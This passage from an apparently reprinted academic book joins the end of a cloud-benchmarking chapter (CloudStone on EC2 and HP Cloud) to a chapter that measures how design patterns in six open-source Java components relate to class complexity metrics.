This study is limited to evaluating the performance of Web 2.0 applications on the Amazon EC2 and HP Cloud services using the CloudStone benchmarking tool with respect to scalability, response time, throughput and price; however, since little research focused on evaluating the performance of Web 2.0 applications using the CloudStone benchmarking tool on public and private clouds exists, the study can serve as a reference to future studies related to Web 2.0 application performance on other IaaS clouds.

One such study might evaluate the performance of Web 2.0 applications in cloud environments where additional virtual machine instances are used to balance the load as the number of concurrent users increases. Another study might evaluate the performance of Web 2.0 applications on other IaaS cloud services such as Rackspace, IBM SmartCloud, and Google Compute Engine. Another study might evaluate the performance of Web 2.0 applications on PaaS cloud services such as Google App Engine, Microsoft Azure, and Salesforce.com. Finally, a study might explore whether the Ruby on Rails or J2EE implementations of the Olio application produce a set of results that are different from the PHP implementation of the application used in this study.

ACKNOWLEDGMENT

This research has been supported in part by the Fidelity (FIS) Distinguished Professor in Computing Sciences Award to Dr. Sanjay P. Ahuja.

REFERENCES

Amazon. (n. d.). Amazon EC2. Retrieved from http://aws.amazon.com/ec2/

Amazon. (n. d.). New Low Cost EC2 Instances with Burstable Performance. Retrieved from https://aws.amazon.com/blogs/aws/low-cost-burstable-ec2-instances/

Amazon. (n. d.). Web Products & Services. Retrieved from http://aws.amazon.com/products/?nc2=h_ql_sf_ls

Beitch, A., Liu, B., Yung, T., Griffith, R., Fox, A., & Patterson, D. A. (2010). *Rain: A Workload Generation Toolkit for Cloud Computing Applications*. Berkeley: Electrical Engineering and Computer Sciences University of California at Berkeley.

Cecchet, E., Udayabhanu, V., Wood, T., & Shenoy, P. (2011). BenchLab: An Open Testbed for Realistic Benchmarking. *Proceedings of WebApps '11: 2nd USENIX Conference on Web Application Development* (pp. 37-48).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

HP Cloud. (2014, December 31). Getting Started with HP Helion Public Cloud Console. Retrieved from http://docs.hpcloud.com/publiccloud/hpcloudconsole/

Cormode, G., & Krishnamurthy, B. (2008). Key differences between Web 1.0 and Web 2.0. *First Monday*, 13.

Faban. (2014, October 25). Faban Driver Framework Developers Guide - Introduction. Retrieved from http://faban.org/1.1/docs/guide/driver/intro.html

Goundar, S. (2012, March). Cloud Computing: Understanding the Technology before Getting "Clouded". In *Recent Progress in Data Engineering and Internet Technology, LNEE* (Vol. 157, pp. 217 – 222). Springer. Retrieved from www.springerlink.com/index/T2255308477N62LK.pdf

Grozev, N. (2014, May 10). Automated CloudStone Setup in Ubuntu VMs. Retrieved from http://nikolaygrozev.wordpress.com/2014/05/10/automated-cloudstone-setup-in-ubuntu-vms/

Helmy, Y., Nasr, M., & Ouf, S. (2013). A Proposed Model for Using Cloud Computing and Web2.0 in Deploying E-Learning Ecosystem. *International Journal of Cloud Applications and Computing*, *3*(4), 51-80.

HP Cloud. (2014, December 31). HP Cloud Pricing. Retrieved from http://www.hpcloud.com/pricing

HP Cloud. (2014, December 31). HP Cloud Storage. Retrieved from http://www.hpcloud.com/products-services/storage-cdn

HP Cloud Services. (2012, April 30). Overview. https://www.hpcloud.com/sites/default/files/HPCS%20Overview.PDF

Jayasinghe, D., Malkowski, S., Li, J., Wang, Q., Wang, Z., & Pu, C. (2014, April). Variations in Performance and Scalability: An Experimental Study in IaaS Clouds Using Multi-Tier Workloads. *IEEE Transactions On Services Computing*, *2*(2), 293–306. doi:10.1109/TSC.2013.46

Lê-Quôc, A., Fiedler, M., & Cabanilla, C. (2013, July 31). The Top 5 AWS EC2 Performance Problems." *datadoghq*. Retrieved from http://www.datadoghq.com/wp-content/uploads/2013/07/top_5_aws_ec2_performance_problems_ebook.pdf

2. ndwatch. (n. d.). Benefits of Amazon Web Services (AWS). Retrieved from http://2ndwatch.com/benefits-of-amazon-web-services-aws/

Pallis, G. (2010). Cloud Computing. *IEEE Internet Computing*, *14*(September), 70–73. doi:10.1109/MIC.2010.113

Rouse, M. (2010, August 31). Infrastructure as a Service (IaaS). *SearchCloudComputing*. Retrieved from http://searchcloudcomputing.techtarget.com/definition/Infrastructure-as-a-Service-IaaS

Singaravelu, L., & Shen, Z. (2014, September 4). Web 2.0 Applications on VMware Virtual SAN.

Sitaram, D., & Manjunath, G. (2011). *Moving to the Cloud: Developing Apps in the New World of Cloud Computing*. Syngress.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Sobel, W., Subramanyam, S., Sucharitakul, A., Nguyen, J., Wong, H., Patil, S.,... Patterson, D. (2008, October 8). Cloudstone: Multi-Platform, Multi-Language Benchmark. *Googlecode*. Retrieved from http://cyberaide.googlecode.com/svn/trunk/misc/cloud-papers/cca08/33.pdf

Subramanyam, S. (2011, July 25). Olio Workload Description. *github.* Retrieved from https://github.com/shanti/olio/wiki/Olio-Workload-Description

Sullivan, D. (2014, February 14). IaaS Providers List: 2014 Comparison And Guide. *tomsitpro*. Retrieved from http://www.tomsitpro.com/articles/iaas-providers,1-1560.html

Voorsluys, W., Broberg, J., Venugopal, S., & Buyya, R. (2009). Cost of Virtual Machine Live Migration in Clouds: A Performance Evaluation. In M.G. Jaatun, G. Zhao, & C. Rong (Eds.), Cloud Computing, LNCS (Vol. 5931, pp. 254-265). Beijing: Springer. doi:10.1007/978-3-642-10665-1_23

Wikipedia. (2015, April 6). Amazon Elastic Compute Cloud. Retrieved from http://en.wikipedia.org/wiki/Amazon_Elastic_Compute_Cloud

This research was previously published in the International Journal of Cloud Applications and Computing (IJCAC), 7(1); edited by Mehdi Khosrow-Pour, pages 72-93, copyright year 2017 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 12
An Empirical Study of the Effect of Design Patterns on Class Structural Quality

Liguo Yu
Indiana University – South Bend, USA

Srini Ramaswamy
BU Power Generation at ABB, India

ABSTRACT

Design patterns are standardized solutions to commonly encountered problems using the object-oriented programming paradigm. Applying design patterns can speed up software development processes through the reuse of tested, proven templates, or development paradigms. Accordingly, design patterns have been widely used in software industry to build modern software programs. However, as different design patterns are introduced to solve different design problems, they are not necessarily superior to alternative solutions, with respect to all aspects of software design. One major concern is that the inappropriate use of design patterns may unnecessarily increase program complexity, such as class structural quality. Theoretical analysis of the effect of design patterns on software complexity has been widely performed. However, little work is reported to empirically study how design patterns might affect class structural quality. This chapter studies six components from five open-source Java projects and empirically investigates if design patterns can affect class structural quality. The chapter finds that pattern-involved classes are more complex than pattern-free classes and recommends the cautious use of design patterns to avoid unnecessary increases in class complexity and decrease in class structural quality.

1. INTRODUCTION

Design patterns are standardized experience-based solutions for commonly recurring object-oriented design problems (McNatt & Bieman, 2001; Shalloway & Trott, 2005). The use of design patterns can provide several advantages, such as increasing reusability, modularity, and quality of a program. Design patterns can also improve the consistency between program design and program implementation and

DOI: 10.4018/978-1-5225-3422-8.ch012

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

help achieve better coordination between the design and the implementation teams (Hasheminejad & Jalili, 2012). Since the introduction of design patterns (Gamma et al., 1995), software developers and researchers have identified over 20 patterns, many of which have been widely used in object-oriented programs. A recent study found that design patterns have also been widely used in open-source programs (Ampatzoglou et al., 2011a), which greatly facilitated the rapid growth and distribution of open-source projects.

Although design patterns can provide tested, proven solutions to representative and oft-occurring software design problems, they are not necessarily the best of class solutions with respect to software quality. First, while design patterns could be used to solve certain design problems, they might introduce new problems and reduce the system quality (Ampatzoglou et al., 2011a). Second, the use of design patterns should be context-based; an inappropriate use of design patterns could increase the system complexity and accordingly reduce software quality (Ampatzoglou et al., 2011b). To address this issue, extensive research has been performed in this area to study how design patterns can affect software quality, including reusability and maintainability (Ampatzoglou et al., 2011a; Ampatzoglou et al., 2011b). For example, theoretical analysis has been performed on several design patterns to see how they might affect complexity measurements (Huston, 2001). However, little work has been reported to empirically investigate the relationship between design patterns and software design quality.

This chapter presents a case study to investigate the relationship between class structural quality and design patterns. The study is performed on six open-source java components, which range from small to large applications. The class structural quality measurements of pattern-involved classes and pattern-free classes are calculated and compared.

The remainder of the chapter is organized as follows. Section 2 reviews related work in the quality analysis of design patterns. Section 3 presents the background knowledge of this study. Section 4 describes the data source and the data mining process. Section 5 presents the analysis and the results. Threats to validity are discussed in Section 6. Conclusions and future work appear in Section 7.

2. LITERATURE REVIEW

Because of the widespread use of design patterns in object-oriented software development, a large body of intensive research in this area has been published. For example, design patterns have been used to study the maintenance and evolution of software systems. Fushida et al. (2007) used pattern detection tools to study the change history of JUnit from the viewpoint of design pattern evolutions. Hsueh et al. (2011) proposed a method to evaluate how design patterns can effectively affect software evolution.

The work that is directly related to our study is to analyze the relationship between design patterns and software quality (Ampatzoglou & Chatzigeorgiou, 2007; Di Penta et al., 2008; Prechelt et al., 2001). For example, Zheng and Harper (2010) surveyed some concurrency design patterns and illustrated the relationship between concurrency design patterns and software quality attributes. Their study presented a mapping between concurrency design patterns and software performance and modifiability. Sandhu et al. (2008) proposed a set of quality metrics for various design patterns. Their study aimed to build high quality product through using high quality reusable design patterns.

Although extensive work has been reported, there are still no conclusive findings reported. Some studies showed that design patterns could reduce software complexity (Lange & Nakamura, 1995), and accordingly increase product quality. Some other studies found that design patterns could unintentionally

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

increase software complexity (Wendorff, 2001; Bieman et al., 2002; Bieman et al., 2003) and potentially reduce software quality; which raises concerns about the wide use of design patterns in the software industry: some patterns might be used unwisely and inappropriately.

Recent studies supporting the argument that design patterns can reduce program complexity are reported by Aydinoz (2006) and Turk (2009). In his master thesis, Aydinoz found that refactoring an object-oriented program with design patterns can reduce its complexity measures, such as WMC (weighted method per class), CBO (coupling between objects), and RFC (response for a class). Similarly, in Turk's master thesis, an experiment was designed to investigate the effect of design patterns on class attributes of an object-oriented program. He found design patterns can improve most maintainability predicting metrics. The drawback is that both studies were performed on 'school' projects, which were implemented specifically for the experiments.

A negative report about using design patterns is given by Khomh and Gueheneuc (2008) and Khomh et al. (2008), where they presented an empirical study of the impact of design patterns on quality attributes of a software program. These quality attributes are correlated with software maintenance and evolution. Their study found that design patterns affect several quality attributes of a program negatively. Based on their findings, they suggested that design patterns should be used with caution during development because these patterns may actually impede maintenance and evolution.

Software quality has often aroused different meanings with respect to different properties, such as readability, maintainability, and reusability. In all these different measurements, complexity metrics are the most commonly used and have been proved to be directly related to other quality measurements (Cartwright & Shepperd, 2000). There are many software complexity metrics, such as coupling metrics and cohesion metrics. Various complexity metrics have been used to measure and evaluate different design patterns. For example, Hsueh et al. (2008) performed a theoretical analysis of the design patterns based on the QMOOD (quality model of object oriented design) model. They found some patterns are polymorphism-improver, hierarchy-improver, and abstraction-improver. They also found that not all design patterns are quality improvers. For example, the singleton design pattern is proposed to resolve a specific design or programming problem, not for quality improvement. Therefore, the singleton design pattern is more like a problem-solver, instead of a quality improver.

Chidamber and Kemerer (1994)'s metrics suite is the most popular complexity metrics for object-oriented programs. Several studies have been reported to use these metrics to measure the complexity of design pattern-involved classes. For example, Huston (2001) theoretically analyzed the effect of design patterns on class metric scores. Specifically, he studied three design patterns: mediator, bridge, and visitor, and compared the complexity scores of these design patterns and the alternative non-pattern solutions. The results showed that the usage of these design patterns could improve design quality such as reducing the average NOC (number of children) measurements.

Recent studies in this line of research are reported by Ampatzoglou et al. (2012). In their studies, they proposed and illustrated a methodology for comparing the quality attributes of design patterns to the quality attributes of alternative non-pattern design solutions using an analytical method. The study suggested that the decision of applying a design pattern is usually a trade-off, because patterns are not universally good or bad. Patterns typically improve certain aspects of software quality, while they might weaken some other aspects of software quality. In another study (Ampatzoglou, 2011a), they investigated the reusability of design patterns in open-source projects, where reusability metric is constructed based on complexity measurements. The study found that design patterns are widely used and reused in open-source projects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To summarize, although intensive work has been reported to study the complexity of design patterns, most of such work is done through theoretical analysis. The reported empirical studies were performed on self-designed experiments. The work that is most similar to the study presented in this chapter is reported by Khomh et al. (2009), who studied the roles of design patterns across several open-source projects. To our knowledge, no empirical work has been performed to study the class structural quality of design patterns in real-world projects. Our study intends to fill this research gap by providing empirical evidence about the effect of design patterns on real-world software class quality measurements.

3. BACKGROUND

Related background knowledge for this study, which investigates the relationship between design patterns and software class structural quality in object-oriented programs, is addressed in this section.

3.1. Chidamber and Kemerer Metrics Suite

The complexity metrics suite used in this study is proposed by Chidamber & Kemerer (1994). This metrics suite was introduced for measuring the class complexity of object-oriented programs. Since then, it has become one of the most popular metrics suites in software industry. The original version of the Chidamber & Kemerer metrics suite consists of 6 metrics: WMC (weighted methods per class), DIT (depth of inheritance tree), NOC (number of children), CBO (coupling between object classes), RFC (response for a class) and LCOM (lack of cohesion in methods). Besides Chidamber & Kemerer metrics suite, other two object-oriented metrics are also used in this study. They are Ca (afferent couplings) and NPM (number of public methods) (Martin, 2003). These metrics are listed in Table 1 and are in general, collectively termed as class structural quality metrics.

It is worth noting that a high value of class structural quality measurements indicates a low quality, while a low value of class structural quality measurements indicates a high quality.

Table 1. Class structural quality metrics used in this study

Name	Description
WMC	Number of methods defined in a class
DIT	Maximum inheritance path from a class to the root class
NOC	Number of immediate sub-classes of a class
CBO	Number of classes to which a class is coupled
RFC	Number of methods in a class plus number of remote methods directly called by methods of the class
LCOM	Number of pairs of methods in a class that do not share any data members of the class minus number of pairs of methods in the class that share some data members of the class; negative value will be converted to 0
Ca	Number of other classes that depends on a class
NPM	Number of public methods defined in a class

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3.2. Design Patterns

The design patterns analyzed in this study are described in Table 2. Certainly, there could be other design patterns in the projects we analyzed. However, due to the limitation of the pattern detection tool, we can only identify these 13 design patterns.

4. DATA SOURCE AND DATA MINING PROCESS

In this study, five open-source java projects are analyzed: Apache Ant[2], Apache Tomcat[3], Eclipse java IDE[4], JUnit[5], and Stripes[6]. Because the size of Eclipse java IDE is too big to be handled by our pattern detection tool, only two packages are analyzed in this study. They are UI and Core. The details of these six java components are described in Table 3. It can be seen that our selections of java open-source components represent a wide size range of projects (247KB to 10 MB).

The binary distributions of these six java components are downloaded and the class files are extracted. For every class file, 8 metrics (WCM, DIT, NOC, CBO, RFC, LCOM, Ca, and NPM) described in Section 3 are measured using Java CASE tool CKJM[7]. Design pattern detection is an important part in our study. There are many tools available (Vokac, 2004; Vokac et al., 2004; Gueheneuc & Antoniol,

Table 2. Design patterns analyzed in this study[1] (Gamma et al., 1995)

Name	Description
Adapter	Convert the interface of a class into another interface clients expect. An adapter lets classes work together that could not otherwise because of incompatible interfaces. The enterprise integration pattern equivalent is the translator.
Command	Encapsulate a request as an object, thereby letting you parameterize clients with different requests, queue or log requests, and support undoable operations.
Composite	Compose objects into tree structures to represent part-whole hierarchies. Composite lets clients treat individual objects and compositions of objects uniformly.
Decorator	Attach additional responsibilities to an object dynamically keeping the same interface. Decorators provide a flexible alternative to subclassing for extending functionality.
Factory method	Define an interface for creating an object, but let subclasses decide which class to instantiate. Factory Method lets a class defer instantiation to subclasses.
Observer	Define a one-to-many dependency between objects where a state change in one object results in all its dependents being notified and updated automatically.
Prototype	Specify the kinds of objects to create using a prototypical instance, and create new objects by copying this prototype.
Proxy	Provide a surrogate or placeholder for another object to control access to it.
Singleton	Ensure a class has only one instance, and provide a global point of access to it.
State	Allow an object to alter its behavior when it's internal state changes. The object will appear to change its class.
Strategy	Define a family of algorithms, encapsulate each one, and make them interchangeable. Strategy lets the algorithm vary independently from clients that use it.
Template method	Define the skeleton of an algorithm in an operation, deferring some steps to subclasses. Template method lets subclasses redefine certain steps of an algorithm without changing the algorithm's structure.
Visitor	Represent an operation to be performed on the elements of an object structure. Visitor lets you define a new operation without changing the classes of the elements on which it operates.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Six Java components analyzed in this study

Name	Version	Jar File Size
Apache Ant	1.8.3	3.24 MB
Apache Tomcat	7.0.20	10.09 MB
Eclipse java IDE Core package	3.7.2	2.38 MB
Eclipse java IDE UI package	3.7.2	9.85 MB
JUnit	4.10	247.23 KB
Stripes library	1.5.6	636.36 KB

2008; De Lucia et al., 2009; Smith & Stotts, 2003; Gueheneuc et al., 2004; Heuzeroth et al., 2003). In this study, we choose the tool implemented by Tsantalis et al. (2006) and Chatzigeorgiou et al. (2006). This tool is based on graph theory and similarity scoring. It can be used to detect the 13 design patterns listed in Table 2 in a Java program[8]. Because the tool uses the graph theory and similarity scoring, it cannot differentiate (1) adapter pattern from command pattern, and (2) state pattern from strategy pattern. Therefore, for each class, we identify whether it is involved in any of the 11 different patterns: adapter/command, composite, decorator, factory method, observer, prototype, proxy, singleton, state/strategy, template method, and visitor.

5. ANALYSIS AND RESULTS

Table 4 lists the number of Java classes and the number of design patterns detected in the six open-source Java components. We can see that four components (Apache Ant, Apache Tomcat, Eclipse Core, and Eclipse UI) are relatively much larger than the other two components (JUnit and Stripes). Details about the number of different design patterns detected in different components are listed in Table 5.

Figure 1 illustrates the number of different design patterns detected in all six components. It can be seen that in the open-source projects studied here, the adapter/command, state/strategy, singleton, and template method are the most popular design patterns; while composite and proxy are not as popular as other design patterns. In the following subsections, we will study the effect of design patterns on class structural quality measurements.

Table 4. Number of classes and number of design patterns in the six Java components


Java Components	Number of Classes	Number of Patterns
Apache Ant	1276	196
Apache Tomcat	2577	378
Eclipse java IDE Core package	1368	421
Eclipse java IDE UI package	6059	590
JUnit	234	62
Stripes library	353	45

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 5. The number of design patterns detected in each component

Pattern	Ant	Tomcat	Eclipse Core	Eclipse UI	JUnit	Stripes
Adapter/Command	54	87	166	167	15	22
Composite	2	2	3	1	1	0
Decorator	6	25	15	6	11	0
Factory method	4	12	35	15	4	1
Observer	3	12	5	14	1	0
Prototype	13	28	23	2	0	0
Proxy	4	7	4	3	1	0
Singleton	27	66	31	103	6	7
State/Strategy	56	91	95	176	14	11
Template method	27	47	41	103	9	4
Visitor	0	1	3	0	0	0

Figure 1. The number of different design patterns detected in all six components



5.1 Detailed Effect

In each of the six Java components, classes are divided into different groups according to the number of design patterns they are involved with. For example, classes in Ant are divided into 7 groups, because the number of design patterns related with a class is found to be 0, 1, 2, 3, 4, 5, and 7. For Stripes, the number of patterns related to a class is found to be 0, 1, 2, and 3 and accordingly, its classes are divided into 4 groups

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To study the effect of design patterns on class structural quality measurements, for each group of classes in each component, the eight metrics are measured and the results are summarized in Table 6 through Table 13, where an empty entry indicates no classes in that group. Table 6 shows the mean values and median values of WMC (weighted method per class) in each group of the six components. It can be seen that in Eclipse Core, the mean and median measurements of WMC increase as more design patterns are involved in a class. Other components have similar trends about WMC measurements.

Table 7 shows the mean values and median values of DIT (depth of inheritance tree) in each group of the six components. Table 8 shows the measurements of NOC (number of children); Table 9 shows the measurements of CBO (coupling between objects); Table 10 shows the measurements of RFC (response for class); Table 11 shows the measurements of LCOM (lack of cohesion of methods); Table 12 shows the measurements of Ca (afferent couplings); and Table 13 shows the measurements of NPM (number of public methods). We can see that in all these tables, all the class structural quality metrics follow similar trends: the mean and median values increase as more design patterns are involved in a class.

In Table 6 through Table 13, Group 0 (0 patterns are involved) classes are pattern-free classes; Groups 1-7 (1-7 patterns are involved) classes are pattern-involved classes. It can be seen that in general, pattern-involved classes have greater mean and median values of complexity measurements than pattern-free classes, which means they have lower class structural quality measurement.

5.2 Quantitative Analysis

To systematically study the effect of design patterns on class structural quality. The eight metrics are combined together to define a combined class metric. First, we define normalized measurement.

Definition 1: *A normalized structural quality measurement of a class is defined as the ratio of the measurement over the largest measurement of this metric of any classes within the same component.*

Table 6. The mean and median values of WMC measurement of classes of different groups that are involved with different number of design patterns

		Group (Number of Patterns Involved in a Class)							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	7.3	12.9	17.8	34.5	78.0	38.0		3.0
	median	4.5	6.0	8.5	18.0	78.0	38.0		3.0
Tomcat	mean	8.8	16.3	23.7	28.3	32.0	32.0		
	median	5.0	8.0	14.5	18.0	27.5	32.0		
Eclipse Core	mean	6.4	7.6	13.2	22.5	43.3		131.0	
	median	4	4	10	16	26		131	
Eclipse UI	mean	5.5	9.5	19.7	45.2	49.0	60.5	46.0	
	median	2	6	12	31	48.0	60.5	46.0	
JUnit	mean	4.7	6.3	5.8	9.5	7.0			
	median	3.0	4.0	2.0	6.0	7.0			
Stripes	mean	7.9	7.8	12.3	36.0				
	median	5.0	4.0	10.0	36.0				

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. The mean and median values of DIT measurement of classes of different groups that are involved with different number of design patterns

		Number of Patterns Involved in a Class							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	2.3	2.0	2.2	2.6	4.0	5.0		1.0
	median	2.0	2.0	2.0	3.0	4.0	5.0		1.0
Tomcat	mean	1.8	1.8	1.9	1.5	1.9	3.5		
	median	1.0	1.0	1.0	1.0	1.5	3.5		
Eclipse Core	mean	1.7	1.5	1.9	1.9	2.0		2.0	
	median	1.0	1.0	1.0	1.0	2.0		2.0	
Eclipse UI	mean	2.0	2.0	2.0	1.7	3.0	2.0	1.0	
	median	1.0	1.0	1.0	1.0	4.0	2.0	1.0	
JUnit	mean	1.8	1.6	1.5	1.3	1.0			
	median	2.0	1.5	1.5	1.0	1.0			
Stripes	mean	1.8	1.3	1.0	3.0				
	median	1.0	1.0	1.0	3.0				

Table 8. The mean and median values of NOC measurement of classes of different groups that are involved with different number of design patterns

		Number of Patterns Involved in a Class							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	0.3	1.5	0.8	0.8	1	2		0
	median	0	0	0	0	1	2		0
Tomcat	mean	0.2	0.6	0.8	1.2	5.0	8.5		
	median	0.0	0.0	0.0	0.0	3	8.5		
Eclipse Core	mean	0.2	0.3	0.6	1.2	0.8		2.0	
	median	0.0	0.0	0.0	0.0	0.0		2.0	
Eclipse UI	mean	0.1	0.6	1.3	1.1	1.4	2.0	5.0	
	median	0.0	0.0	0.0	0.0	1.0	2.0	5.0	
JUnit	mean	0.2	0.5	1.3	3.3	4.0			
	median	0.0	0.0	0.0	3.5	4.0			
Stripes	mean	0.2	0.1	0.3	11.0				
	median	0.0	0.0	0.0	11.0				

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 9. The mean and median values of CBO measurement of classes of different groups that are involved with different number of design patterns

		Number of Patterns Involved in a Class							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	4.0	6.3	7.9	13.1	44	13		0
	median	3.0	4.0	5.5	7.0	44	12		0
Tomcat	mean	3.8	8.0	11.4	12.7	14.4	32.0		
	median	2	4	7	8	14	32		
Eclipse Core	mean	4.8	7.6	11.7	14.4	25.1		76.0	
	median	3.0	5.0	9.0	11.0	13.5		76.0	
Eclipse UI	mean	7.8	11.5	21.2	47.1	51.2	35.0	13.0	
	median	5.0	7.0	12.0	32.0	32.0	35.0	13.0	
JUnit	mean	2.8	4.3	3.5	8.3	6.0			
	median	2.0	3.0	3.0	4.0	6.0			
Stripes	mean	2.7	5.6	11.0	21.0				
	median	1.0	3.0	9.0	21.0				

Table 10. The mean and median values of RFC measurement of classes of different groups that are involved with different number of design patterns

		Number of Patterns Involved in a Class							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	22.4	37.9	48.2	84.8	269	86		3
	median	14.0	18.0	30.5	53.0	269	86		3
Tomcat	mean	22.6	43.0	61.2	76.4	62.1	81.0		
	median	12	25	37	45	46.5	81		
Eclipse Core	mean	16.7	20.9	36.4	49.6	108.5		388.0	
	median	9.0	11.0	23.0	36.0	59.5		388.0	
Eclipse UI	mean	17.6	30.0	57.9	137.6	143.0	151.5	74.0	
	median	9.0	15.0	33.5	93.0	107.0	151.5	74.0	
JUnit	mean	11.5	15.5	13.8	21.7	12.0			
	median	6.0	9.0	8.5	14.5	12.0			
Stripes	mean	22.3	25.3	45.6	110.0				
	median	14.0	12.0	19.0	110.0				

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 11. The mean and median values of LCOM measurement of classes of different groups that are involved with different number of design patterns

		Number of Patterns Involved in a Class							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	30.7	148.0	298.6	1047.7	2471.0	407.0		3.0
	median	2	6.0	15.5	103.0	2471.0	407.0		3.0
Tomcat	mean	60.7	612.0	587.5	619.7	659	470.5		
	median	1	6	27.5	102	430.5	470.5		
Eclipse Core	mean	28.6	40.6	101.3	271.8	1345.9		6467.0	
	median	1.0	0.0	19.0	64.0	235.5		6467.0	
Eclipse UI	mean	35.4	76.2	349.6	1701.2	1205.2	1379.0	1017.0	
	median	0.0	4.0	51.5	371.0	1068.0	1379.0	1017.0	
JUnit	mean	18.5	31.1	27.6	77.8	19.0			
	median	0.0	3.0	1.0	14.0	19.0			
Stripes	mean	55.1	52.6	115.9	600.0				
	median	3.0	4.0	39.0	600.0				

Table 12. The mean and median values of Ca measurement of classes of different groups that are involved with different number of design patterns

		Number of Patterns Involved in a Class							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	2.9	7.4	11.6	48.8	5.0	6.0		85.0
	median	1.0	2.0	5.0	4.0	5.0	6.0		85.0
Tomcat	mean	3.3	7.2	9.6	26.2	54.4	67.0		
	median	1.0	2	4	7	37	67		
Eclipse Core	mean	3.6	4.1	8.1	22.3	32.4		31.0	
	median	1.0	1.0	4.0	11.0	11.0		31.0	
Eclipse UI	mean	3.1	7.7	24.2	18.6	14.8	36.5	43.0	
	median	1.0	3.0	7.5	10.0	16.0	36.5	43.0	
JUnit	mean	2.2	3.2	10.3	10.7	12.0			
	median	1.0	2.0	1.0	8.0	12.0			
Stripes	mean	2.5	5.6	8.3	19.0				
	median	1.0	2.0	3.0	19.0				

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 13. The mean and median values of NPM measurement of classes of different groups that are involved with different number of design patterns

		Number of Patterns Involved in a Class							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	5.5	8.8	13.5	26.3	36.0	30.0		3.0
	median	4.0	5.0	7.0	14.0	36.0	30.0		3.0
Tomcat	mean	7.2	12.4	19.1	22.5	28.8	28.0		
	median	4.0	6.0	9.0	11.0	26.0	28.0		
Eclipse Core	mean	4.6	5.1	8.0	15.1	30.1		111.0	
	median	3.0	2.0	6.0	12.0	15.5		111.0	
Eclipse UI	mean	3.2	5.2	10.9	20.2	18.2	43.0	42.0	
	median	1.0	3.0	8.0	16.0	17.0	43.0	42.0	
JUnit	mean	3.1	3.9	4.3	5.0	6.0			
	median	2.0	2.0	2.0	4.5	6.0			
Stripes	mean	6.3	5.6	6.6	26.0				
	median	4.0	3.0	5.0	26.0				

Based on this definition, a normalized measurement could have a value in the range of [0, 1], where 0 means this class has the smallest value of a metric (highest quality) in this component and 1 indicates this class has the largest value of a metric (lowest quality) in this component. Next, we define a combined metric.

Definition 2: *A combined structural quality metric of a class is defined as the summation of normalized structural quality measurements of WMC, DIT, NOC, CBO, RFC, LCOM, Ca, and NPM of this class.*


The reason we provide these two definitions is to make it easy to investigate the correlations between class structural quality and design patterns. Based on these definitions, we can see that combined structural quality metric of a class could have values in the range of [0, 8], where 0 indicates this class has a lowest complexity measurement (highest quality measurement) and 8 indicates that this class has a highest complexity measurement (lowest quality measurement). It should be noted that both normalized class structural quality measurement and combined class structural quality metric are relative values within the same components. We cannot use these values to compare the complexity of classes across different components.

Figure 2 shows the distributions of classes with different measurements of combined structural quality metric in Ant (Figure 2a), Tomcat (Figure 2b), Eclipse Core (Figure 2c), Eclipse UI (Figure 2d), JUnit (Figure 2e), and Stripes (Figure 2f). It can be seen that for large projects (Ant, Toncat, Eclipse Core, and Eclipse UI), they generally follow the power-law distribution: frequency of classes increases as the measurement decreases or as the quality increases, which means more classes tend to have high structural quality. However, for small projects (JUnit and Stripes), the power-law distribution is not clear.

Figure 3 shows the boxplots of combined structural quality metric of different groups of classes in the six components, where each group contains the classes that are involved in the same number of design patterns. The bold line within the box indicates the median. The box spans the central 50 percent of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Distributions of classes with different measurements of combined class structural quality metric in (a) Ant; (b) Tomcat; (c) Eclipse Core; (d) Eclipse UI; (e) JUnit; and (f) Stripes



data. The lines attached to the box denote the standard range. The circles indicate the data points that are out of the lower standard range. The asterisks indicate the data points that are out of the higher standard range. From Figure 3, we can see that in general the combined metric increases (the quality decreases) with the number of patterns the class is involved.

In Figure 3, to reiterate, Group 0 (0 patterns are involved) classes are pattern-free classes; Groups 1-7 (1-7 patterns are involved) classes are pattern-involved classes. To clearly see the measurement differences between pattern-free classes and pattern-involved classes, the data are re-summarized in Figure 4, which compares the mean and median values of combined structural quality metric between pattern-free classes and pattern-involved classes. Again, we can see that in general, pattern-involved classes have greater mean and median values of complexity measurements than pattern-free classes, which indicates their lower quality.

